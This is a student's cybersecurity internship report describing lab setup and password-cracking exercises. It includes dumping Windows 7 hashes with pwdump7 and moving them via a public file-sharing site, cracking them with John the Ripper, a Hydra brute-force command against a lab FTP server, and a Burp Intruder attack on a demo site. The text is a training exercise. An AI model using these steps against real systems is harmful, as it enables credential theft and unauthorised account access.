Internship on Cybersecurity

Self Introduction:

My name is Gautam Naikrane. Currently, I'm pursuing Computer Science and engineering at Mangalore Institute of Technology & Engineering. Having wired multiple projects based on the knowledge gathered through courses and workshops, now I seek to find the real-world experience as a programmer in a reputed organization. My strength is the ability to find prudent solutions quickly and the passion to keep discovering and learning new tools and techniques.

About DLithe:

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

About Internship:

a. Summary of Internship:

During the one-month duration of my internship at Dlithe, I had the opportunity to learn and gain practical experience in various aspects of cybersecurity. The first 15 days focused on theory aspects of networking basics, while the remaining 15 days were dedicated to live projects. The internship exposed me to different technologies such as Kali Linux and Cisco Packet Tracer, and allowed you to gain hands-on experience in penetration testing, cybersecurity basics, port and vulnerability scans, and exploiting machines. Lastly, I worked on a fun and creative project using Cisco Packet Tracer software to design and implement a fire extinguisher.

b. Technical tasks performed:

Group 1:

1. Install the below software:
a) Virtual box
b) Kali Linux
c) Metasploitable machine
d) Windows 7 machine

Installing a VirtualBox:

Steps to be followed are:

Step 1: Open browser and type VirtualBox. Choose the latest version and download it.
Step 2: Double click on the downloaded file and give the permission as YES for installation.

Step 3: Click on next.
Step 4: Give the location where you want to install it in your PC.
Step 5: When you are ready to continue, click on next.
Step 6: Select options of shortcuts as for your interest.
Step 7: Warning is popped up give YES and continue.
Step 8: Click on install.
Step 9: Click on finish.

Now the VirtualBox is installed in your PC.

Kali Linux installation

Step 1: Go to the official Kali Linux website and download the ISO image.
Step 2: Create a bootable USB drive or DVD using a tool like Rufus or Etcher.
Step 3: Insert the USB drive or DVD into the computer you want to install Kali Linux on.
Step 4: Restart the computer and boot from the USB drive or DVD.
Step 5: Choose the "Graphical Install" option from the Kali Linux boot menu.
Step 6: Follow the on-screen instructions to configure few required settings.
Step 7: Choose the hard drive where you want to install Kali Linux.
Step 8: Create a root user account and additional user accounts.
Step 9: Finish the installation process and restart your computer.

Metasploitable machine installation

Step 1: Go to the Metasploitable website and download the ISO image file.
Step 2: Install virtual machine software on your computer, such as VirtualBox.
Step 3: Open VirtualBox and click on "New" to create a new virtual machine.
Step 4: Follow the instructions set up the virtual machine, such as giving it a name and etc.
Step 5: Select option to use an ISO image file to put downloaded Metasploitable ISO image.
Step 6: Click on "Start" to start the virtual machine.

Installing windows 7 machine


Step 1: Insert the Windows 7 DVD into the DVD-ROM drive. it begins to boot up.
Step 2: Choose the parameters you need, then click the next button to proceed.
Step 3: will select "install now" because we are performing a clean installation.
Step 4: Read the licensing conditions and choose I accept the conditions. Click next.
Step 5: We're performing a clean setup; therefore, we'll choose Custom.
Step 6: Choose where you want to install it and give next and then finish option.

2. Perform password cracking - Offline mode
a) Perform password cracking of windows 7 machine


PASSWORD CRACKING OF WINDOWS 7

John the Ripper is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: In windows7, download pwdmp7.




Step 2: Unzip and add it inside the windows folder.




Step 3: Run cmd as administrator

Go inside the pwdump7 folder and run:


- PwDump7.exe > hash.txt
- hash.txt (to view the file)



Step 4: hash.txt file must be sent to kali. So, upload the file in **tmpfile.org**



Step 5: In kali, visit the url received from windows 7 to access the shared file.



Step 6:

Create a “hash.txt” file and paste the copied text.

nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt


b) Password cracking of metasploit machine using Hydra

Step 1:


Find the ipaddress of metasploitable.

Step 2:


Create user.txt file which contains bunch of usernames along with “msfadmin” and pass.txt which contaains a bunch of passwords along with ‘msfadmin’.




Step 3:
Run hydra -L user.txt -P pass.txt ftp://192.168.56.101




3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
Step 1: Switch on Kali Linux and burpsuite in step one.





Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.




Step 3: Send the invader a request now and include the clear$ option. Now choose just the username and click the add$ option. Repeat this process for the password as well. Set the cluster bomb attack type.










